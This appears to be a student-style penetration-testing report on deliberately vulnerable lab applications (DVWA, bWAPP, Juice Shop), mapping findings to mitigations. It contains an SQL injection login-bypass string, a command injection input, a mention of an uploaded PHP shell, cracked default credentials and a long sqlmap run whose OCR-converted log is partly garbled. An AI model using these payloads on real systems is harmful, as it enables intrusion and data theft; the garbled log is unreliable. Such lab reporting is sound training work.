

FUTURE_CS_01

1. Executive Summary

This security assessment was conducted on multiple deliberately vulnerable applications (DVWA, bWAPP, and OWASP Juice Shop). The objective was to simulate real-world attacks, identify vulnerabilities, and recommend mitigations. The findings were mapped against the OWASP Top 10 security risks.

2. Scope

The applications assessed in this engagement were:

- Damn Vulnerable Web Application (DVWA)
- bWAPP (Buggy Web Application)
- OWASP Juice Shop

Tools used:

- Burp Suite
- OWASP ZAP
- SQLMap
- Hydra
- Manual testing (payloads, exploitation)


3. Methodology

The methodology followed for this engagement:

1. Reconnaissance and Information Gathering
2. Vulnerability Discovery (manual & automated)
3. Exploitation and Proof of Concept
4. Risk Analysis
5. Mitigation Recommendations
6. Reporting

4. Findings


4.1 DVWA Findings




Cross-Site Scripting (Reflected):

Details: Injection of <script> payloads triggered JavaScript execution.

Impact: XSS attacks may result in cookie theft, session hijacking, or phishing.





Mitigation: Sanitize inputs, encode outputs, and apply CSP.



SQL Injection

Description:

The login module of DVWA is vulnerable to classic SQL Injection. By injecting SQL payloads into the input fields, an attacker can manipulate backend queries. For example, entering `' OR '1'='1 --` in the username field bypasses authentication and grants access without valid credentials. Tools like **SQLMap** can further exploit this to enumerate databases, extract tables, and dump sensitive data.

Impact:

Unauthorized authentication bypass (login without valid credentials).
Full database compromise (users, passwords, and other sensitive data).
Privilege escalation if administrative accounts are retrieved.



Mitigation:

Use **parameterized queries (prepared statements)** instead of string concatenation.
 Implement **input validation and sanitization** on all user inputs.
 Apply the **Principle of Least Privilege** for database accounts (no admin access from web apps).

Use a **Web Application Firewall (WAF)** to block malicious SQL injection attempts.
Conduct **regular security testing** (SAST, DAST, vulnerability scans).

OS Command Injection:

Details: Injected OS commands (e.g., '127.0.0.1; ls -la') executed on the server.

Impact: Can lead to remote code execution.

The screenshot shows a Linux desktop environment with several open browser tabs. The active tab is 'Vulnerability: Command' on the DVWA (Damn Vulnerable Web Application) platform, specifically the 'Command Injection' section. The URL in the address bar is '127.0.0.1/dvwa/vulnerabilities/exec/'. The page displays a form titled 'Ping a device' with a text input field containing '127.0.0.1; ls'. Below the form, a 'More Information' section lists several links related to PHP remote code execution and command injection. On the left, a sidebar menu lists various DVWA vulnerabilities, with 'Command Injection' currently selected. At the bottom of the page, there are session details: 'Username: admin', 'Security Level: low', 'Locale: en', and 'SQLi DB: mysql'. There are also 'View Source' and 'View Help' buttons at the bottom right.

The screenshot shows a Firefox browser window with multiple tabs open. The active tab is titled "Vulnerability: Command". The main content area displays the DVWA logo and the title "Vulnerability: Command Injection". A form titled "Ping a device" contains a text input field with "127.0.0.1" and a "Submit" button. Below the form, a terminal-like output shows the results of a ping command:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.008 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.011 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.012 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.045 ms  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3068ms  
rtt min/avg/max/mdev = 0.008/0.035/0.051/0.016 ms  
help  
index.php  
source
```

Below the terminal output, there is a section titled "More Information" with a bulleted list of links:

- <https://www.scrbd.com/dig/2530476/PHP-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/csh/>
- https://cwe.mitre.org/data/community/attacks/Command_Injection

The left sidebar contains a navigation menu with various security test categories. At the bottom of the page, there is a user information bar showing "Username: admin", "Security Level: low", "Locale: en", and "SQLi DB: mysql".

Mitigation: Validate inputs, use safe APIs, and apply allowlists.

File Upload Vulnerability:


Details: Uploaded PHP shell disguised as an image file.

Impact: May lead to remote shell access and server compromise.

The screenshot shows a Firefox browser window with multiple tabs open. The active tab is titled "Vulnerability: File Upload". The main content area displays the DVWA logo and the title "Vulnerability: File Upload". A form titled "Choose an image to upload:" has a "Browse..." button and an "Upload" button. Below the form, there is a section titled "More Information" with a bulleted list of links:

- https://owasp.org/www-community/vulnerabilities/restricted_file_upload
- <https://www.acunetix.com/webscant/security/upload-forms-threat/>

The left sidebar contains a navigation menu with various security test categories. At the bottom of the page, there is a user information bar showing "Username: admin", "Security Level: low", "Locale: en", and "SQLi DB: mysql".



Mitigation: Restrict file types, validate MIME, and disable execution of uploaded files.

Hydra Brute Force:

Cracked weak credentials (admin / password).

Impact: Unauthorized access.

Mitigation: Strong passwords, MFA, lockout.

SQLMap

Auth bypass + DB extraction possible (classic SQLi)

Impact: Full DB dump.

```
[root@kali:~]# ./sqlmap.py -u "http://192.168.0.1/dvwa/login.php" --dbms --level=5
[...]
Session Actions Edit View Help
[meghan@kali:~](-)
$ sudo su
# root@kali: /home/meghan
# sqlmap -u "http://192.168.0.1/dvwa/login.php" --dbms --level=5
[...]
{1.9.0-testable}
[IV...]
https://sqlmap.org

(!) legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 17:59:23 /2025-09-04

[17:59:23] [INFO] testing connection to the target URL
you declared no default cookie(s), while server wants to set its own ("security=low;PHPSESSID=939a5d9ff...76eb5e5d95"). Do you want to use those [y/n] y
[17:59:30] [INFO] testing if the target URL content is stable
[17:59:30] [WARNING] target URL content is not stable (the content differs). sqlmap will base the page comparison on a sequence matcher. If no dynamic nor injectable parameters are detected, or in case of junk results, refer to user's documentation
how do you want to proceed? [(C)ontinue/(S)top/(R)equery/(Q)uit] c
[17:59:48] [INFO] testing if parameter 'User-Agent' is dynamic
[17:59:48] [INFO] testing if parameter 'User-Agent' is dynamic
[17:59:49] [INFO] testing heuristic basic test show that parameter 'User-Agent' might not be injectable
[17:59:49] [INFO] testing for SQL injection test on parameter 'User-Agent'
[17:59:49] [INFO] testing AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
[17:59:49] [INFO] testing AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
[17:59:49] [INFO] testing AND boolean-based blind - WHERE or HAVING clause (comment)
[17:59:49] [INFO] testing AND boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)
[17:59:49] [INFO] testing AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
[17:59:49] [INFO] testing MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
[17:59:49] [INFO] testing MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause ('MAKE_SET')
[17:59:51] [INFO] testing MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
[17:59:52] [INFO] testing PostgreSQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (CTSVS.DRTHSX.SM)
[17:59:52] [INFO] testing PostgreSQL AND boolean-based blind - WHERE, HAVING, GROUP BY or HAVING clause (JSON)
[17:59:52] [INFO] testing Boolean-based blind - Parameter replace (original value)
[17:59:52] [INFO] testing Boolean-based blind - Parameter replace (original value)
[17:59:52] [INFO] testing MySQL boolean-based blind - Parameter replace (MAKE_SET - original value)
[17:59:52] [INFO] testing MySQL boolean-based blind - Parameter replace (ELT)
[17:59:52] [INFO] testing MySQL boolean-based blind - Parameter replace (original value)
[17:59:52] [INFO] testing MySQL boolean-based blind - Parameter replace (bool:int)
[17:59:52] [INFO] testing MySQL boolean-based blind - Parameter replace (bool:int - original value)
[17:59:52] [INFO] testing PostgreSQL boolean-based blind - Parameter replace (original value)
[17:59:52] [INFO] testing PostgreSQL boolean-based blind - Parameter replace (GENERATE_SERIES)
[17:59:52] [INFO] testing Microsoft SQL Server/Transact-SQL boolean-based blind - Parameter replace (original value)
[17:59:52] [INFO] testing Microsoft SQL Server/Sybase boolean-based blind - Parameter replace (original value)
[17:59:52] [INFO] testing Oracle boolean-based blind - Parameter replace (original value)
[17:59:52] [INFO] testing Informix boolean-based blind - Parameter replace
[17:59:52] [INFO] testing Microsoft Access boolean-based blind - Parameter replace (original value)
[17:59:52] [INFO] testing Microsoft Access boolean-based blind - Parameter replace (original value)
[17:59:52] [INFO] testing Oracle boolean-based blind - Parameter replace (DUAL - original value)
[17:59:52] [INFO] testing Boolean-based blind - Parameter replace (CASE)
```

```
Session Actions Edit View Help
[17:59:52] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool/int - original value)'
[17:59:52] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace'
[17:59:52] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace (original value)'
[17:59:52] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace (GENERATE_SERIES)'
[17:59:52] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace (SELECTED_ROWS - original value)'
[17:59:52] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - Parameter replace'
[17:59:52] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - Parameter replace (original value)'
[17:59:52] [INFO] testing 'Oracle boolean-based blind - Parameter replace (original value)'
[17:59:52] [INFO] testing 'Informix boolean-based blind - Parameter replace'
[17:59:52] [INFO] testing 'MySQL > 5.6 boolean-based blind - Parameter replace (original value)'
[17:59:52] [INFO] testing 'Microsoft Access boolean-based blind - Parameter replace (original value)'
[17:59:52] [INFO] testing 'MySQL < 5.6 boolean-based blind - ORDER BY, GROUP BY clause'
[17:59:52] [INFO] testing 'MySQL > 5.6 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[17:59:52] [INFO] testing 'MySQL < 5.6 boolean-based blind - ORDER BY, GROUP BY clause'
[17:59:52] [INFO] testing 'MySQL > 5.6 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[17:59:52] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY, GROUP BY clause'
[17:59:52] [INFO] testing 'PostgreSQL boolean-based blind - ORDER clause (original value)'
[17:59:52] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY, GROUP BY clause (GENERATE_SERIES)'
[17:59:52] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - ORDER BY clause'
[17:59:52] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[17:59:52] [INFO] testing 'Oracle boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[17:59:53] [INFO] testing 'Microsoft Access boolean-based blind - ORDER BY, GROUP BY clause'
[17:59:53] [INFO] testing 'MySQL > 5.6 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[17:59:53] [INFO] testing 'SAP MaxDB boolean-based blind - ORDER BY, GROUP BY clause'
[17:59:53] [INFO] testing 'IBM DB2 boolean-based blind - ORDER BY, GROUP BY clause'
[17:59:53] [INFO] testing 'HAVING boolean-based blind - WHERE, GROUP BY clause'
[17:59:53] [INFO] testing 'MySQL > 5.6 AND error-based - ORDER BY, GROUP BY clause (BIGINT UNSIGNED)'
[17:59:53] [INFO] testing 'MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[17:59:53] [INFO] testing 'MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTD_SUBSET)'
[17:59:53] [INFO] testing 'MySQL > 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[17:59:53] [INFO] testing 'MySQL > 5.8 (inline) error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[17:59:53] [INFO] testing 'MySQL > 5.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[17:59:53] [INFO] testing 'MySQL > 5.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[17:59:53] [INFO] testing 'MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (LOOR)'
[17:59:53] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[17:59:53] [INFO] testing 'Microsoft Access boolean-based blind - Stacked queries'
[17:59:53] [INFO] testing 'MySQL > 5.6 AND error-based - WHERE or HAVING clause (IN)'
[17:59:53] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (CONCAT)'
[17:59:53] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (UTL_INADDR.GET_HOST_ADDRESS)'
[17:59:57] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (CTXSYS.DRTHSX.SN)'
[17:59:57] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (DBMS_UTLILITY.SQLOID_TO_SQLHASH)'
```

```
Session Actions Edit View Help
[17:59:58] [INFO] testing 'MySQL > 4.3 error-based - ORDER BY, GROUP BY clause (FLOOR)'
[17:59:58] [INFO] testing 'PostgreSQL error-based - ORDER BY, GROUP BY clause'
[17:59:58] [INFO] testing 'PostgreSQL error-based - ORDER BY, GROUP BY clause (GENERATE_SERIES)'
[17:59:58] [INFO] testing 'Microsoft SQL Server/Sybase error-based - ORDER BY, GROUP BY clause'
[17:59:58] [INFO] testing 'Oracle error-based - ORDER BY, GROUP BY clause'
[17:59:58] [INFO] testing 'IBM DB2 error-based - ORDER BY, GROUP BY clause'
[17:59:58] [INFO] testing 'Microsoft SQL Server/Sybase error-based - Stacking (EXEC)'
[17:59:58] [INFO] testing 'MySQL inline queries'
[17:59:58] [INFO] testing 'PostgreSQL inline queries'
[17:59:58] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[17:59:58] [INFO] testing 'Oracle inline queries'
[17:59:58] [INFO] testing 'SQLite inline queries'
[17:59:58] [INFO] testing 'Firebird inline queries'
[17:59:58] [INFO] testing 'Access inline queries'
[17:59:58] [INFO] testing 'MySQL > 5.6.12 stacked queries (comment)'
[17:59:58] [INFO] testing 'MySQL > 5.6.12 stacked queries (comment)'
[17:59:58] [INFO] testing 'MySQL > 5.6.12 stacked queries (query SLEEP - comment)'
[17:59:58] [INFO] testing 'MySQL > 5.6.12 stacked queries (comment)'
[17:59:58] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[17:59:58] [INFO] testing 'PostgreSQL < 8.1 stacked queries (comment)'
[17:59:58] [INFO] testing 'PostgreSQL < 8.2 stacked queries (Glibc - comment)'
[17:59:58] [INFO] testing 'PostgreSQL < 8.2 stacked queries (comment)'
[17:59:58] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[17:59:58] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (DECLARE - comment)'
[17:59:58] [INFO] testing 'Oracle stacked queries (DECLARE - comment)'
[17:59:58] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[17:59:58] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE)'
[17:59:58] [INFO] testing 'Oracle stacked queries (DBMS_LOCK.ACQUIRE_LOCK - comment)'
[17:59:58] [INFO] testing 'Oracle stacked queries (DBMS_LOCK.SLEEP - comment)'
[17:59:58] [INFO] testing 'Oracle stacked queries (USER_LOCK.SLEEP - comment)'
[17:59:58] [INFO] testing 'Oracle stacked queries (USER_LOCK.ACQUIRE_LOCK - comment)'
[17:59:58] [INFO] testing 'MySQL > 5.6.12 AND time-based blind (query SLEEP)'
[17:59:58] [INFO] testing 'MySQL > 5.6.12 AND time-based blind (comment)'
[17:59:58] [INFO] testing 'MySQL > 5.6.12 AND time-based blind (IF - comment)'
[18:00:03] [INFO] testing 'MySQL > 5.6.12 RLIKE time-based blind (comment)'
[18:00:03] [INFO] testing 'MySQL > 5.6.12 RLIKE time-based blind (query SLEEP)'
[18:00:03] [INFO] testing 'MySQL > 5.6.12 RLIKE time-based blind (query SLEEP - comment)'
[18:00:03] [INFO] testing 'MySQL > 5.6.12 time-based blind (E17 - comment)'
[18:00:03] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind (comment)'
[18:00:03] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind (IF - comment)'
[18:00:03] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF - comment)'
[18:00:03] [INFO] testing 'Oracle AND time-based blind (comment)'
[18:00:03] [INFO] testing 'Clik-khouse AND time-based blind (heavy query)'
[18:00:03] [INFO] testing 'MySQL > 5.6.12 time-based blind - Parameter replace (subtraction)'
[18:00:03] [INFO] testing 'MySQL time-based blind - Parameter replace (bool)'
[18:00:03] [INFO] testing 'MySQL time-based blind - Parameter replace (ELT)'
[18:00:03] [INFO] testing 'MySQL time-based blind - Parameter replace (LEFT)'
[18:00:03] [INFO] testing 'PostgreSQL > 8.1 time-based blind - Parameter replace'
[18:00:03] [INFO] testing 'Oracle time-based blind - Parameter replace (DBMS_LOCK.SLEEP)'
[18:00:03] [INFO] testing 'Oracle time-based blind - Parameter replace (DBMS_PIPE.RECEIVE_MESSAGE)'
[18:00:03] [INFO] testing 'MySQL > 5.6.12 time-based blind - Parameter replace (GROUP BY - comment)'
[18:00:03] [INFO] testing 'PostgreSQL > 8.1 time-based blind - ORDER BY, GROUP BY clause'
```

```

Session Actions Edit View Help
[18:02:03] [INFO] testing 'MySQL AND boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
[18:02:03] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[18:02:03] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET), (EXTRACTVALUE)'
[18:02:03] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (CAST)'
